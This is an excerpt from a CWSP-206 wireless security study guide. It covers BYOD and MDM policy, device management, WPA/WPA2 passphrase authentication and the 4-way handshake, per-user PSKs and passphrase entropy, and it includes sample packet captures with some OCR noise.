One of the latest trends that enterprise networks are now required to consider is bring your own device (BYOD) - allowing employee owned devices to access the corporate network. In addition to network capacity, network security is a concern. If employees are not allowed to use their own devices, this part of the policy will be fairly simple. If these devices are allowed on the network this part of the security policy can get complex. One major benefit to BYOD is the fact that an organization can leverage this technology by allowing employees to use their own devices. This allowance may provide a cost savings for the organization. A BYOD security policy should include but not be limited to:

- Allowed and supported device types (hardware and OS)
- Supported mobile operating systems
- Device provisioning and enrolment methods
- Containerization to separate corporate and personal data
- Allowed apps, distribution methods and app stores used
- Remote device management
- Location services capabilities
- Data encryption methods
- Remote access security, virtual private network (VPN) and public access networks
- Firmware, operating systems updates and software patches or hot-fixes

## Personal Device Policy



### Four common use scenarios:


- Disallow personal devices
- Allow only on guest networks
- Allow on enterprise networks for personal use
- Allow on enterprise networks for all use



Part of BYOD is the determining of what personal devices can be used on the corporate network and in what ways they can be used. While thousands of possible specific options may be considered, four common use scenarios are employed:

- Disallow personal device use
- Allow personal devices on the guest network for personal use
- Allow personal devices on the enterprise network for personal use
- Allow personal devices on the enterprise network for personal and organizational use

## Social Networking Policy



Like mobile device technology in general, social networking services such as LinkedIn, Twitter and Facebook continue to grow in popularity. These services are not only for personal use or fun and games. Many organizations now use social networking extensively as part of their business practices. In some cases this is a very big part of how many large businesses provide communications channels to their customer base or to the general public.

Social networking can introduce many potential security concerns and issues into an organization of any type. Therefore, an appropriate social networking policy is important to help lessen the possibility of corporate security breaches. Corporate security policy that addresses social media platforms and various social networking technologies is non-existent or ignored for many organizations; therefore as the popularity of social media and its use continues to grow so does the need for current, detailed specific security policy. Listed are some of the items that make social networking vulnerable to potential threats within an organization:

- Authentication / login management
- Phishing attacks
- Malware threats
- Corporate intellectual property integrity

At a minimum corporate security policy must consider how to deal with these threats. Unfortunately chances are high that many organizations are lacking when it comes to addressing and maintaining policy with respect to social networking.

Some wireless LAN manufacturers provide technology (either integrated or 3rd party solutions) that will allow a user to login to a guest network using their social media credentials. This type of captive web portal is a growing trend and should be considered with corporate security policy. This is just one more example that shows how social networking continues to be integrated into

corporate wireless network infrastructure.

## Physical Security


- ❑ Physical Security is considered the first layer to effective security policy
  - ✓ Entrance security gates
  - ✓ Controlled access to the building (smart card locks or keypad locks)
  - ✓ Security personnel (guards, front desk employees, government agents)
  - ✓ Security cameras



## Security Baselines

□ Functional security policies should define baseline security strategies that are consistently enforced:

- ✓ SSID Naming
- ✓ Authentication mechanisms
- ✓ Supported encryption types
- ✓ Device types used
- ✓ Rogue AP and client policy
- ✓ Endpoint security requirements
- ✓ Default configurations
- ✓ Remote networking
- ✓ Management protocols
- ✓ Monitoring
- ✓ Security Layering
- ✓ Segmentation
- ✓ Role-Based Access Control



Security baselines often differ according to the type of network being deployed. Certain baselines apply for small business and home networks, while other more stringent security baselines should be applied to SMB or Enterprise networks.

## Device Management

### Implementation and Staging

- Equipment procurement verification processes
- Define an implementation and staging process to ensure continuity within the network
- Define change management processes
- Clearly communicate the hierarchy and responsibility of individuals in planning and implementing configuration changes



74

Certified Wireless Security Professional :: CWSP-206

cwsp®

Different business types will require varying device management policies. A small office home office (SOHO) and some small and medium-sized businesses (SMBs) often only have one or possibly a few wireless access points. Chances are in this case the access points will be autonomous models which require each access point to be configured independently. The proper staging is required to ensure there are no security holes that would allow for an intruder to gain access to the wireless network. This includes items such as:

- Changing the device defaults
- Secure the device login credentials
- Disable remote access capabilities unless needed. If they are needed, use adequate security methods
- Enable firewall settings to meet the highest security requirements
- Disable all protocols that are not used or needed

This is not a complete list but includes some of the common items that need to be considered.

Enterprise wireless network device management policy is more involved due the size and complexity of the wireless network infrastructure. In addition to the items mentioned above that are used with smaller networks, infrastructure devices used in enterprise networks will have the following management considerations:

- Wireless LAN security profiles
- Management protocols and software such as SNMP and 3rd party solutions
- Change management procedures

Some best practices for infrastructure device management recommend managing wireless infrastructure devices from the wired network. If this is not possible it is important to ensure adequate wireless security mechanisms are in place for the devices that are accessing the management interfaces of the infrastructure devices. If an intruder was to get the administrator credentials it is basically giving them the “keys to the kingdom” which can have catastrophic results.

## MDM Solutions

### MDM Features

- Multiplatform management and support
- Application distribution
- Device registration
- Remote lock and wipe
- Password control
- Feature lockdown
- Secure communications
- Policy enforcement

75 Certified Wireless Security Professional :: CWSP-206

Another exciting emerging technology becoming more popular with wireless networking installations is mobile device management (MDM). With the large number of multifunction mobile devices that exist in and those that are entering the workplace, management of these devices is vital to ensure corporate security policy is maintained and enforced. MDM solutions provide a way to control and administer these devices which not only includes portable devices such as smartphones and tablets but also laptop and even the possibility of desktop computers. MDM can provide this capability for both corporate owned devices and employee owned, bring your own device (BYOD) acceptance. Selecting the best MDM solution for specific networking requirements involves some careful consideration. The correct solution must meet the needs of the organization and will require planning to validate it does so. MDM solutions are typically available in two forms In-house (on-premises) solutions or cloud-based solutions, which are provided as Software as a Service (SaaS) technology.

Apart from the type of MDM solution used they share common feature sets which include but not limited to:

- Multiplatform management and support
- Application distribution
- Device registration
- Remote lock and wipe
- Password control
- Feature lockdown
- Secure communications
- Policy enforcement

Notice several items on the above list are directly related to security and corporate security policy. Much of what you learned about earlier in this chapter also applies here such as enforcement, monitor and audit, password policy, acceptable use, physical security and device management. With respect to security policy, mobile device management provides a way to ensure that as wireless technology continue to evolve, it does meet the requirements to maintain security compliance of the organization.


Balancing mobile device security and usability is also something to consider. If a policy is too tight, it may limit productivity or a user's ability to utilize their devices correctly and to get the job done. On the other hand, if it is too loose, it could potentially compromise the security and integrity of the corporate network. Therefore, providing an accurate balance between the two must be closely evaluated. A poorly balanced mobile device security policy is directly proportional to a policy failure. One example is a passcode or password policy. Most industry best practices agree that the longer and more complex a passcode / password is, the more secure it will be. However, if it is too long or complex, a user may have difficulty remembering it, or depending on the device, it may be a challenge to type it into the devices interface. In cases like this, the policy did not meet the necessary goal.

## Chapter 4: Understanding Authentication

<b>1</b>	<b>Passphrase Authentication</b>
<b>2</b>	<b>AAA</b>
<b>3</b>	<b>RBAC</b>
<b>4</b>	<b>RADIUS</b>
<b>5</b>	<b>802.1X</b>
<b>6</b>	<b>EAP</b>

## Passphrase-Based Security

- ❑ WPA-Personal & WPA2-Personal are usually supported in home networks, small businesses, and for those devices that do not support 802.1X/EAP.
- ❑ The passphrase is “authenticated” during the 4-way handshake, when encryption keys are generated.



The preferred cipher suite from the current IEEE 802.11-2016 standard is CCMP. CCMP is based on advanced encryption standard (AES) and is available through any IEEE 802.11 equipment that supports the WPA2 interoperability certification. The personal version of WPA2 allows the use of a static passphrase to be entered by the administrator in lieu of using an extensible authentication protocol (EAP) key generation and management technique. The use of a passphrase as the master session key (MSK) can be regarded as very strong as long as the passphrase is selected using an unpredictable or unlikely to be repeated method.

Most manufacturers currently allow for the entry of passphrases as either ASCII text or hexadecimal characters. ASCII-based passphrases will be converted to a 256-bit PSK using a conversion hash. The IEEE 802.11-2016 standard provides a passphrase-to-PSK mapping process.

Weak passphrases can be a security risk. Software is available that will allow specific information that is captured over unbounded wireless medium to be challenged against a dictionary file. The dictionary is a file that contains common words and phrases. The software that is used to perform this attack will compare the passphrase to every item in the dictionary looking for a possible match. Continuous testing will allow the intruder to try millions of combinations until they successfully discover one that works. If a match is found, the security has been compromised. For this reason, if passphrases are to be used, it is critical to select the passphrase using a maximum-entropy technique and then keep the passphrase secret. This means that long unique passphrases are recommended to help provide adequate security.

Using default passphrases creates another issue. Most manufacturers publish the default credentials that are used to login into and manage their devices in addition to the default passphrases that may be used to secure the wireless service set. Security policy should address the issue of using default settings. This includes management interface credentials as well as proper

passphrase security.

If an access point is not configured correctly with respect to passphrase security it can cause authentication issues. The same passphrase must be installed on all devices that are part of the same service set. Common misconfigurations include:

- Wrong passphrase entered
- Incorrect letter case used

It is important that all devices use the same passphrase and that they are the correct alphabetic letter case. Otherwise the device will not be able to complete the authentication process because of a mismatch between the devices.

WPA & WPA2 personal mode authentication happens by means of a shared pairwise master (PMK). Both the supplicant (client device) and authenticator (access point) are configured with the same passphrase (or HEX ASCII), which is converted into a PMK. The PMK is then used for dynamic encryption key generation during the 4-way handshake. Because the PMK is used as an input to dynamic encryption keys, if the PMK on both devices does not match, shared encryption keys will not be generated and the 4-way handshake will fail.


When a passphrase is used, rather than directly entering a hexadecimal PSK, the passphrase is converted into a PSK by the following method:

$$\text{PMK} = \text{PRF}(\text{passphrase}, \text{ssid}, \text{ssidLength}, 4096, 256)$$

In this formula, “PRF” refers to a pseudo-random function that is calculated against the string comprised of the passphrase, SSID, and the SSIDlength and is hashed 4096 times to generate a value of 256 bits, which then becomes the pairwise master key (PMK). This PMK is never transmitted across the unbounded wireless medium.

The PMK is used to generate a subsequent key known as the pairwise transient key (PTK). The derivation of the PTK is done by exchanging MAC addresses and randomly generated tokens known as nonces between the supplicant and the authenticator using the RSNA-defined 4-way handshake. The first two frames in the 4-way handshake contain all of the information required to create the PTK except the PMK.

## WPA or WPA2 Personal



### WPA or WPA2

- For authentication, WPA- & WPA2-Personal are identical
- WPA was a stop-gap Wi-Fi Alliance certification roughly built upon the then-pending 802.11i amendment
- Encryption mechanisms are the primary differentiator between WPA and WPA2

The original IEEE 802.11 standard specified WEP for security which was intended to prevent casual eavesdropping and that is exactly what it did. Chances are, you are already aware of the fact that WEP is flawed and provided limited, if any security for wireless networks because it was easily compromised. Stronger wireless LAN security would be available with the IEEE 802.11i amendment to the standard however; around the year 2001, the IEEE 802.11i amendment to the standard was still some time away. Stronger security was needed in order for standards based wireless LAN technology to continue to evolve. Many organizations were reluctant to install IEEE 802.11 wireless networks because they lacked in adequate security measures at the time. The wireless community developed a fix for WEP known as temporal key integrity protocol (TKIP). This served as an interim solution until stronger security mechanisms based on the IEEE 802.11i amendment was ratified. This amendment would provide very strong security that works well in home, small and medium-sized business and enterprise wireless networks.

TKIP provided security enhancements that improved the way WEP operated by fixing some of the inherent security flaws contained within the WEP security mechanism. In most cases all that was required was to upgrade the firmware for all infrastructure devices and possibly some client device hardware. This upgrade would then provide the TKIP functionality for the device.

In 1999 the Wi-Fi Alliance was formed. This organization gained popularity by providing interoperability certification testing for member companies that manufacture IEEE 802.11 standards based wireless LAN devices. Originally, devices were certified for communications functionality and operation. With the demand for better wireless security and the lack of a ratified amendment, the Wi-Fi alliance developed the Wi-Fi Protected Access (WPA) interoperability certification which became available in 2003. This provided an interoperability certification for TKIP technology which allowed manufacturers of enterprise-grade wireless infrastructure devices to successfully build and market devices that provided a stronger than WEP wireless security options until the IEEE 802.11i amendment to the standard was ratified. Once the amendment was

ratified, it would offer even stronger wireless LAN security using CCMP/AES.

## Identifying WPA/WPA2

No.	Time	Delta	Length	Source	Destination	BSSID	Summary
250	3/1 15:12:46.603669	17.338652	30 100	6 Intel(R) Dual Band Wireless-AC 7265	Belin<0>.01.C9	Belin<0>.01.C9	802.11 authentication
251	3/1 15:12:46.603680	17.338674	10 00	6 Intel(R) Dual Band Wireless-AC 7265	Belin<0>.01.C9	Belin<0>.01.C9	802.11 acknowledgement
252	3/1 15:12:46.603690	17.338690	30 97	1 Belin<0>.01.C9	Belin<0>.01.C9	Belin<0>.01.C9	802.11 authentication
253	3/1 15:12:46.603700	17.338705	10 97	1 Belin<0>.01.C9	Belin<0>.01.C9	Belin<0>.01.C9	802.11 acknowledgement
254	3/1 15:12:46.603729	17.338724	110 100	6 Intel(R) Dual Band Wireless-AC 7265	Belin<0>.01.C9	Belin<0>.01.C9	802.11 association request
255	3/1 15:12:46.603749	17.338748	10 00	6 Intel(R) Dual Band Wireless-AC 7265	Belin<0>.01.C9	Belin<0>.01.C9	802.11 acknowledgement
256	3/1 15:12:46.603760	17.338767	193 93	1 Belin<0>.01.C9	Belin<0>.01.C9	Belin<0>.01.C9	802.11 association response
257	3/1 15:12:46.603775	17.338783	10 97	1 Belin<0>.01.C9	Belin<0>.01.C9	Belin<0>.01.C9	802.11 acknowledgement
258	3/1 15:12:46.603777	17.338700	193 93	1 Belin<0>.01.C9	Belin<0>.01.C9	Belin<0>.01.C9	802.1x EAPOL-key
259	3/1 15:12:46.603777	17.338700	10 97	1 Belin<0>.01.C9	Belin<0>.01.C9	Belin<0>.01.C9	802.11 acknowledgement
260	3/1 15:12:46.603700	17.338604	157 100	6 Intel(R) Dual Band Wireless-AC 7265	Belin<0>.01.C9	Belin<0>.01.C9	802.1x EAPOL-key
261	3/1 15:12:46.603738	17.338630	10 90	6 Intel(R) Dual Band Wireless-AC 7265	Belin<0>.01.C9	Belin<0>.01.C9	802.11 acknowledgement
262	3/1 15:12:46.603700	17.338544	211 93	1 Belin<0>.01.C9	Belin<0>.01.C9	Belin<0>.01.C9	802.1x EAPOL-key
263	3/1 15:12:46.603538	17.337180	10 97	1 Belin<0>.01.C9	Belin<0>.01.C9	Belin<0>.01.C9	802.11 acknowledgement
264	3/1 15:12:46.603600	17.337192	133 100	6 Intel(R) Dual Band Wireless-AC 7265	Belin<0>.01.C9	Belin<0>.01.C9	802.1x EAPOL-key

Legend:

- Network media information
- 802.11 MAC frame body
- 802.11 management frame body
- 802.11 capability info
- listen interval: 10
- info : SSID (0)
- info : supported rates (1)
- info : RSN Information (48)
- length : 22
- version: 1
- Group Key Cipher Suite OUI: 00-0f-ac
- Group Key Cipher Suite Type: 2 - (TKIP)
- Pairwise Key Cipher Suite Count: 1
- Pairwise Key Cipher Suite List
- Authenticated Key Cipher Suite Count: 1
- Authenticated Key Management Suite List
- Authenticating Key Management Suite OUI: 00-0f-ac:02
- RSN Capabilities

► The association request frame of a PSK-based authentication will show the AKM Suite type as 00-0F-AC:02.

Temporal key integrity protocol technology (TKIP) and the Wi-Fi Protected Access (WPA) certification provided a great interim wireless security solution pending the ratification of the IEEE 802.11i amendment to the IEEE 802.11 standard. However, manufacturers and users of the technology were eager for stronger better wireless security.

In mid-2004 the IEEE 802.11i amendment was ratified. This amendment to the standard incorporated the use of CCMP/AES technology and provided the Robust Security Network (RSN) concept. Although at the time TKIP/RC4 did help to fix some of the problems associated with WEP, 802.11i and CCMP offered the best and strongest security available creating the RSN.

The release of the pre-802.11i WPA certification was such a success that the Wi-Fi Alliance decided to certify equipment based on the IEEE 802.11i ratification. This new certification was named Wi-Fi Protected Access 2 (WPA2) and available in late 2004. Manufacturers of enterprise-grade wireless equipment were now able to design, build, market and sell IEEE 802.11 wireless LAN technology devices that supported the stronger CCMP/AES security mechanisms.

When deciding between WPA and WPA2, it is always advisable to use WPA2 with CCMP/AES, unless backward compatibility with legacy devices is required. Chances are any equipment manufactured after mid-2005 supports CCMP/AES and therefore it should be used over TKIIP/AES. In some cases larger organizations may not be in a position to upgrade all devices at any one time, therefore a mixed environment of TKIP (WPA) and CCMP (WPA2) was or still may be required. Authentication of WPA-Personal and WPA2-Personal is identical, which leaves the encryption method as the only differentiation. The RSN information element contained within certain wireless management frames, defines an Authentication Key Management Suite List field, which specifies the type of authentication supported in a network. If the field is populated with "00-0F-AC:02" it delineates PSK-based authentication.

## WPA/WPA2 Integrity Check

No	M	Time	Delta	Length	Source	Destination	BSSID	Summary
250		3/1 15:12:46.602169	17.338092	1	38	100	6 Intel 50:16:81	Belkin:20:1C:C9
251		3/1 15:12:46.602181	17.338104	1	10	86	6 Intel 50:16:81	Belkin:20:1C:C9
252		3/1 15:12:46.602783	17.338106	1	30	93	1 Belkin:20:1C:C9	Belkin:20:1C:C9
253		3/1 15:12:46.603100	17.339024	1	10	97	1 Belkin:20:1C:C9	Belkin:20:1C:C9
254		3/1 15:12:46.603623	17.339546	1	115	100	6 Intel 50:16:81	Belkin:20:1C:C9
255		3/1 15:12:46.603882	17.339616	1	10	89	6 Intel 50:16:81	Belkin:20:1C:C9
256		3/1 15:12:46.605607	17.341930	1	193	93	1 Belkin:20:1C:C9	Belkin:20:1C:C9
257		3/1 15:12:46.605915	17.341936	1	10	97	1 Belkin:20:1C:C9	Belkin:20:1C:C9
258		3/1 15:12:46.623777	17.365700	1	153	93	1 Belkin:20:1C:C9	Belkin:20:1C:C9
259		3/1 15:12:46.630077	17.366000	1	10	97	1 Belkin:20:1C:C9	Belkin:20:1C:C9
260	C	3/1 15:12:46.632080	17.366004	1	157	100	6 Intel 50:16:81	Belkin:20:1C:C9
261		3/1 15:12:46.632139	17.366060	1	10	90	6 Intel 50:16:81	Belkin:20:1C:C9
262		3/1 15:12:46.635020	17.370944	1	211	93	1 Belkin:20:1C:C9	Belkin:20:1C:C9
263		3/1 15:12:46.635338	17.371260	1	10	97	1 Belkin:20:1C:C9	Belkin:20:1C:C9
264		3/1 15:12:46.636050	17.371972	1	133	100	6 Intel 50:16:81	Belkin:20:1C:C9

□ Network media information  
 □ 802.11 MAC header  
 □ 802.11 frame body  
 □ 802.2 LLC header  
 □ 802.1x packet header  
 □ 802.1x packet body  
 - key descriptor type : WPA  
 - key info : 0x10a  
 - key length : 16  
 - replay counter : 000000000000024A  
 - key nonce : 92E2A94FuA36A7215:877DF1DC01425D103ED06DCF59:C23  
 - key IV : 00000000000000000000000000000000  
 - receive sequence counter : 0000000000000000  
 - MIC : 62944D40:6758A553:5F4E6970:18D90:C79  
 - data length : 24

- Authentication occurs during the 4-way handshake
- Frames 2-4 are MIC-protected
- The MIC calculation includes the KCK, which is part of the PTK, as an input
- Mismatched MIC calculations between the supplicant and authenticator result in termination of the 4-way handshake

80

Certified Wireless Security Professional :: CWSP-206

cwsp®

One indicator that these more modern security solutions such as WPA and WPA2 are in use is the presence of what is known as the 4-way handshake. These four unicast management frames are used to derive the necessary encryption keys that will secure both unicast and broadcast/multicast wireless traffic on a per-user basis.

Each frame provides specific required information to be exchanged that will allow the wireless access point and the wireless client device (in an infrastructure network) to create the same encryption keys used that will be used to encrypt and decrypt information that is sent over the wireless medium.

With WPA personal and WPA2 personal modes, “authentication” occurs during the 4-way handshake process. After deriving the pairwise transient key (PTK), the supplicant (client device) message integrity check (MIC) protects the 2nd frame of this exchange. The hash used to calculate the MIC value includes the Key confirmation key (KCK), which is a part of the PTK. If the authenticator’s (access point) PTK and the supplicant’s (client device) PTK do not match, the MIC will fail and the authenticator will silently discard the frame, ceasing the 4-way handshake exchange. The same process happens for frames 3 & 4, so mutual possession of the PTK is confirmed.

## Per-User PSK (PPSK)

- Multiple vendors currently offer per-user PSK options
- Provides granular user-specific access control and alleviates management burden when passwords must be updated (from employees leaving or passwords being compromised)
- Should not be viewed as a replacement for stronger 802.1X/EAP authentication mechanisms.

The image displays two screenshots of network management interfaces. The top screenshot is from the Aerohive Configuration tool, specifically the 'Local Users > Edit [Marcus] > Local Users > New' screen. It shows fields for User Type (selected as 'RUCKUS user'), User Group (set to 'CWSP'), User Name ('CWSP\_student1'), Password, Confirm Password, and Description ('CWSP\_student1 secure PPSK'). The bottom screenshot is from the Ruckus ZoneDirector interface under 'WLANS'. It shows a table with one row: 'Ruckus' (Open, WPA2, Shared, WEP-64 (40 bit)). A red box highlights a 'Dynamic PSK' section below the table, which states: 'To provide maximum security, each user is assigned a unique pre-shared key (PSK) when they activate their wireless access. You can set when the PSK should expire, at which time users will be prompted to reauthenticate their wireless access.' Below this is a dropdown menu for 'PSK Duration' with the option 'Unlimited' selected. The bottom right corner of the image contains the CWNP logo.

Typical implementations of WPA and WPA2 personal mode passphrase security use a single common passphrase that is shared by all users for a given SSID. This can create potential security issues due to the fact that all users of the service set will know the passphrase. The passphrase is used to create a 256-bit pre-shared key that will restrict access to the wireless network and will be used in part to secure individual user data. Manufacturer proprietary mechanisms allow for unique per-user passphrases which will limit the ability for someone to be able to gain knowledge of the passphrase. While the security offered by this solution is not as robust as most implementations of 802.1X/EAP, this option provides many advantages over traditional passphrases which include:

- Allows granular user-specific control of network privileges, which is not provided by traditional shared passphrases
- Alleviates management burden when a passphrase must be changed due to employees leaving or passwords being compromised
- Provides enhanced accounting functionality
- Enhances security between users of the same network by preventing decryption of unicast traffic
- Does not pose a conflict with IEEE 802.11 protocol operations

It is important to understand that PPSK is proprietary and is available from a limited number of wireless LAN manufacturers. Although it can enhance the way passphrase technology is used it should not be used as a substitute for enterprise IEEE 802.1X/EAP security solutions.

## Entropy

Examples of Passphrase input for WPA/WPA2:

- **64 Hex Characters**
    - Will be used directly as PMK
    - BB27E27599504DEFF84688EE72 48424D218FA01C0C4EBBD31FA5 FF3FAEBA7FB
  - **63 ASCII Alphanumeric and Special Characters**
    - Will be hashed to derive PMK
    - A8%8hv65{6 BzWHo7+M5GA<U 87}Q.eN@{8B+.1L <-3734,1EAT[M Qy!0j0,R
  - **63 ASCII Alphanumeric Characters Only**
    - Will be hashed to derive PMK
    - 1Qnftf8chf84|R3TnnncF0ofGHpJAut TBnOWhtCRnZ1SqYFn3KKGXoiR ARSNsni
- ❖ Passphrases should be complex, saved in a secure storage device, copied and pasted as needed, and tightly guarded.

Symbol set	N	Entropy/symbol
Coin toss	1	1.0 bit
Single Die roll	6	2.58 bits
Digits only (0-9) (e.g. PIN)	10	3.32 bits
Single case letters (a-z)	26	4.7 bits
Single case letters and digits (a-z, 0-9)	36	5.17 bits
Mixed case letters and digits (a-z, A-Z, 0-9)	62	5.95 bits
All standard U.S. keyboard characters	94	6.55 bits
Diceware word list	7776	12.9 bits



$10^2 = 100$  possibilities

$10^3 = 1000$  possibilities

$10^4 = 10000$  possibilities

82

Certified Wireless Security Professional :: CWSP-206

cwsp

The IEEE 802.11-2016 standard allows for the use of a 256-bit preshared key to be entered directly as the pairwise master key (PMK). In addition, the standard allows the use of a more user-friendly 8-63 character passphrase from which the actual pre-shared key (PSK) can be derived using a key mapping technique. The IEEE 802.11 standard says, “The RSNA PSK consists of 256 bits, or 64 octets when represented in hex.” Keep in mind the “RSNA” refers to the robust security network association process. The strength of the passphrase confidentiality mechanism can be considered sufficient for any non-governmental or non-military usage as long as the administrator enters the PSK directly, using a 64 octet hexadecimal pre-shared key.

The primary vulnerability in either the temporal key integrity protocol (TKIP) enhancement to wired equivalent privacy (WEP) or the CCMP replacement for WEP becomes evident when a weak passphrase is used to create the 256-bit hexadecimal preshared key through the IEEE-recommended mapping routine. The IEEE 802.11 task group felt that it was too difficult to expect users to enter long hex keys as part of their configuration duties.

From IEEE 802.11:

“Keys derived from the pass phrase provide relatively low levels of security, especially with keys generated from short passwords, since they are subject to dictionary attack. Use of the key hash [pass-phrase-to-PSK mapping process] is recommended only where it is impractical to make use of a stronger form of user authentication. A key generated from a passphrase of less than about 20 characters is unlikely to deter attacks.”

The mapping algorithm is provided as a recommended practice. The IEEE 802.11i Task Group also detailed the weaknesses that this feature brings to the PSK mechanism. A passphrase typically has about 2.5\* bits of security per character, so the passphrase mapping converts an n octet password into a key with about  $2.5n+12^{**}$  bits of security. Because of this, any dictionary-

based brute force exploit can be modified to recover the hashed passphrase from the 4-Way handshake. This vulnerability does not exist if hexadecimal PSKs are used directly.

\*This is due to the practice by most users of selecting easily-remembered key words that do not contain a mix of alphanumeric and special characters in their makeup. Because of this, an eight character passphrase

(64 bits) would only contain 20-bits of entropy.

\*\* Mixing in the SSID adds an additional (approx.) 12-bits of entropy.


In order to counteract the tendency of using repetitive patterns when creating cryptographic keys, it is necessary to intentionally add an additional measure of uncertainty into the selection process. In digital communications this uncertainty is called "entropy", and it is measured in bits.

To visualize entropy think about the act of flipping a coin. The coin has two possible states: "heads" or "tails". We can be certain that the coin will come to rest in one of those two states but we can't say for certain whether it will end up as "heads" or "tails". This situation is equal to one bit of entropy.

Technically speaking, passwords or passphrases themselves do not contain any entropy or rather, they contain an entropy value of zero. It is the method you use to select the passphrase that contains the entropy. So, entropy is an estimate of how difficult it would be to deduce your passphrase. The more entropy (measured in bits) that is contained within the method you use to create your passphrase, the more difficult it will be for someone else to deduce it.

Current information technology security best practices state that 96-bits of entropy should be safe for the foreseeable future while 128-bits is definitely safe.

## Strong Passphrases



When possible, use the maximum password or passphrase length that the application allows.

**PassAmp – Funk Software Password Amplifier**

- Handy; don't leave home without it
- <http://www.funk.com/Download/PassAmp.msi>

**Gibson Research Free Online Passphrase Generator**

- Ultra high entropy, perfect for WPA/WPA2-Personal
- <https://www.grc.com/passwords.htm>

**DiceWare**

- Let the dice create your maximum entropy passphrases in the form of easy to remember word groups
- <http://world.std.com/~reinhold/diceware.html>

64 random hexadecimal characters (0-9 and A-F):  
B527AF125A2E8F61AF13D19C86C1134A090CC292840BDBC7842E0888B42A4521

63 random printable ASCII characters:  
;%'>2sdInN+\*WY\~-QRp|tchOR=6\$xl:@KMs)ig5#Z5B\*aB4LE:7fd4a':8v

63 random alpha-numeric characters (a-z, A-Z, 0-9):  
YJGCiwXbHTLNCqLBzbzVFv0h0UAcIgpURohKovEHgmRkXg5PEqE0A3wCde6PKs0

83 Certified Wireless Security Professional :: CWSP-206 CWNP

